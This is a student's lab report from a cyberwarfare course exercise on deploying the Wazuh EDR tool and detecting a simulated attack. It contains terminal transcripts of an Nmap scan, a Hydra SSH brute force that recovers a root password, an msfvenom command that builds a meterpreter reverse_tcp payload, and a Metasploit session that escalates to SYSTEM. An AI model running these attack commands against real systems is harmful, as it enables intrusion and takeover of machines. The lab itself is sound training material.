

Deploying an Endpoint Detection and Response Solution

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 04

Student:

Truc Huynh

Email:

huyntl02@pfw.edu

Time on Task:

5 hours, 15 minutes

Progress:


100%

Report Generated: Tuesday, November 1, 2022 at 5:31 PM

Hands-On Demonstration

Part 1: Deploying an EDR Solution to Endpoints


17. **Make a screen capture** showing the vWorkstation Agent overview dashboards.



Deploying an Endpoint Detection and Response Solution


Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 04

34. Make a screen capture showing the TargetLinux01 agent overview dashboards.



Part 2: Launch a Simulated Attack


5. Make a screen capture showing the extensive results of your aggressive Nmap scan.



Deploying an Endpoint Detection and Response Solution


Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 04

7. Make a screen capture showing the valid credentials found by Hydra's SSH bruteforce.



```
kali@kali: ~  
Deploying an Endpoint Detection and Response Solution  
AttackLinux01  
2022-11-01 15:53:15  
Truc Huynh  
rvers with --dns-servers  
Nmap scan report for drisst.org (200.0.0.86)  
Host is up (0.00090s latency).  
  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)  
|_ ssh-hostkey:  
|   3072 80:a3:42:ef:99:2b:58:06:c7:2a:a8:ca:07:1c:db:a0 (RSA)  
|   256 a2:40:f2:e4:8b:00:04:5f:93:d6:c9:f4:77:8d:ea:ef (ECDSA)  
|   256 4f:62:89:29:07:48:02:2d:41:2d:58:54:83:f3:dd:65 (ED25519)  
80/tcp    open  http      nginx/1.18.0 (Ubuntu)  
|_ http-server-header: nginx/1.18.0 (Ubuntu)  
|_ http-title: DRISST: Intelligent Security Simulation Systems  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 7.16 seconds  
  
(kali@kali)-[~]  
$ hydra -l root -P /usr/share/wordlists/word.lst 200.0.0.86 -t 4 ssh  
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or  
for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-11-01 15:49:58  
[ERROR] File for passwords not found: /usr/share/wordlists/word.lst  
  
(kali@kali)-[~]  
$ hydra -l root -P /usr/share/wordlists/word.lst 200.0.0.86 -t 4 ssh 255 x  
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or  
for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-11-01 15:50:45  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 581 login tries (l:1/p:581), ~146 tries per task  
[DATA] attacking ssh://200.0.0.86:22/  
[STATUS] 32.00 tries/min, 32 tries in 00:01h, 549 to do in 00:18h, 4 active  
[22][ssh] host: 200.0.0.86 login: root password: myradmint0T0re  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-11-01 15:52:48  
  
(kali@kali)-[~]  
$
```

9. Make a screen capture showing the command and the redirection location.




```
kali@kali: ~  
Deploying an Endpoint Detection and Response Solution  
AttackLinux01  
2022-11-01 16:03:42  
True Huynh  
File Actions Edit View Help  
PORT STATE SERVICE VERSION  
22/tcp open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)  
|_ ssh-hostkey:  
|_ 3072 80:a3:42:ef:99:2b:58:06:c7:2a:a8:ca:07:1c:db:a0 (RSA)  
|_ 256 a2:40:f2:e4:8b:00:04:5f:93:d6:c9:f4:77:8d:ea:ef (ECDSA)  
|_ 256 4f:62:89:29:07:48:02:2d:41:2d:58:54:83:f3:dd:65 (ED25519)  
80/tcp open  http      nginx 1.18.0 (Ubuntu)  
|_ http-server-header: nginx/1.18.0 (Ubuntu)  
|_ http-title: DRISST: Intelligent Security Simulation Systems  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 7.16 seconds  
  
(kali@kali)-[~]  
$ hydra -l root -P /usr/share/wordlists/word.lst 200.0.0.86 -t 4 ssh  
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or  
for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-11-01 15:49:58  
[ERROR] File for passwords not found: /usr/share/wordlists/word.lst  
  
(kali@kali)-[~]  
$ hydra -l root -P /usr/share/wordlists/word.lst 200.0.0.86 -t 4 ssh 255 x  
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or  
for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-11-01 15:50:45  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 581 login tries (l:1/p:581), ~146 tries per task  
[DATA] attacking ssh://200.0.0.86:22/  
[STATUS] 32.00 tries/min, 32 tries in 00:01h, 549 to do in 00:18h, 4 active  
[22][ssh] host: 200.0.0.86 login: root password: myradmint0T0ro  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-11-01 15:52:48  
  
(kali@kali)-[~]  
$ curl -XGET "http://200.0.0.86/dashboard/?id=SELECT**FROM+users;"  
Found. Redirecting to /users/login  
  
(kali@kali)-[~]  
$
```

Deploying an Endpoint Detection and Response Solution

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 04

12. Make a screen capture showing successful payload creation and where it is saved.



```
(kali@kali)~$ hydra -l root -P /usr/share/wordlists/word.lst 200.0.0.86 -t 4 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-11-01 15:49:58
[ERROR] File for passwords not found: /usr/share/wordlists/word.lst

(kali@kali)~$ hydra -l root -P /usr/share/wordlists/word.lst 200.0.0.86 -t 4 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-11-01 15:50:45
[DATA] max 4 tasks per 1 server, overall 4 tasks, 581 login tries (l:1/p:581), ~146 tries per task
[DATA] attacking ssh://200.0.0.86:22/
[STATUS] 32.00 tries/min, 32 tries in 00:01h, 549 to do in 00:18h, 4 active
[22][ssh] host: 200.0.0.86 login: root password: myradminT0T0ro
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-11-01 15:52:48

(kali@kali)~$ curl -XGET "http://200.0.0.86/dashboard/?id=SELECT+**FROM+users;"
Found. Redirecting to /users/login

(kali@kali)~$ sudo msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=202.20.2.4 LPORT=4444 -f exe -o /var/www/html/edgey.exe
[sudo] password for kali:
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: /var/www/html/edgey.exe

(kali@kali)~$
```


35. Make a screen capture showing the system privilege escalation attempt.




```
kali@kali: ~  
Deploying an Endpoint Detection and Response Solution  
AttackLinux01  
2022-11-01 16:19:25  
Truc Huynh  
kali@kali: /var/www/html *  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > show options  
Module options (exploit/multi/handler):  
Name Current Setting Required Description  
Payload options (generic/shell_reverse_tcp):  
Name Current Setting Required Description  
LHOST 4444 yes The listen address (an interface may be specified)  
LPORT 4444 yes The listen port  
Exploit target:  
Id Name  
0 Wildcard Target  
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp  
payload => windows/x64/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set LHOST 202.20.2.4  
LHOST => 202.20.2.4  
msf6 exploit(multi/handler) > exploit  
[*] Started reverse TCP handler on 202.20.2.4:4444  
[*] Sending stage (200262 bytes) to 201.10.1.1  
[*] Meterpreter session 1 opened (202.20.2.4:4444 -> 201.10.1.1:30142) at 2022-11-01 16:17:01 -0400  
meterpreter > getuid  
Server username: VWORKSTATION\Administrator  
meterpreter > getsystem  
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).  
meterpreter >
```

Part 3: Detect and Respond to a Simulated Attack

Deploying an Endpoint Detection and Response Solution

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 04

16. **Make a screen capture** showing the SQL select command from your attack in the *full_log* field value.



Deploying an Endpoint Detection and Response Solution

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 04

24. **Make a screen capture** showing the Rule Details for the *sshd: Multiple Authentication Failures* alert.

The screenshot shows a web browser window with the Wazuh Elastic interface. The browser's address bar displays the URL `https://172.30.0.20/app/wazuh-elastic`. The Wazuh Elastic header includes the logo, the name 'Elastic', and a user profile for 'Truc Huynh' with a timestamp of '2022-11-01 16:33:57'. The main navigation bar shows 'WAZUH' and 'Modules / TargetLinux01 / Security events'. The 'Security events' section displays a list of alerts, with the selected alert being 'sshd: Multiple authentication failures' (ID 5720, Level 10, Frequency 8). Below the alert list, the 'Rule' tab is active, showing the rule details for ID 5720. The 'Information' section includes a 'View in Rules' link and a table with columns 'ID', 'Level', 'File', and 'Path'. The 'Groups' section lists 'authentication_failures, syslog, sshd'. The 'Details' section includes a table with columns 'Frequency', 'If_matched_sid', and 'Same_source_ip'.

ID	Level	File	Path
5720	10		

Frequency	If_matched_sid	Same_source_ip
8	5716	true

Deploying an Endpoint Detection and Response Solution

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 04

30. **Make a screen capture** showing the *location* and *full_log* values for the alert generated by your aggressive Nmap scan.

The screenshot shows the Wazuh Elastic interface. The breadcrumb navigation is: Modules / TargetLinux01 / Security events. A table lists rule details for rule_id 31101:

Field	Value
rule.pci_dss	6.5, 11.4
rule.tsc	CC6.6, CC7.1, CC8.1, CC6.8, CC7.2, CC7.3
rule.description	Web server 400 error code.
rule.groups	web, accesslog, attack
rule.id	31101
rule.nist_800_53	SA.11, SI.4
rule.gdpr	IV.35.7.d
decoder.name	web-accesslog
full_log	202.20.2.4 - - [01/Nov/2022:15:46:10 -0400] "POST / HTTP/1.1" 404 140 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
location	/var/log/nginx/access.log

Below the table, a summary row shows: Nov 1, 2022, 12:46:12.04, Web server 400 error code., 5, 31101.

42. **Make a screen capture** showing details for rule 61138 in the T1050 Technique alert.

The screenshot shows the Wazuh Elastic interface. The breadcrumb navigation is: Modules / Workstation / Security events. A table lists rule details for rule_id 61138:

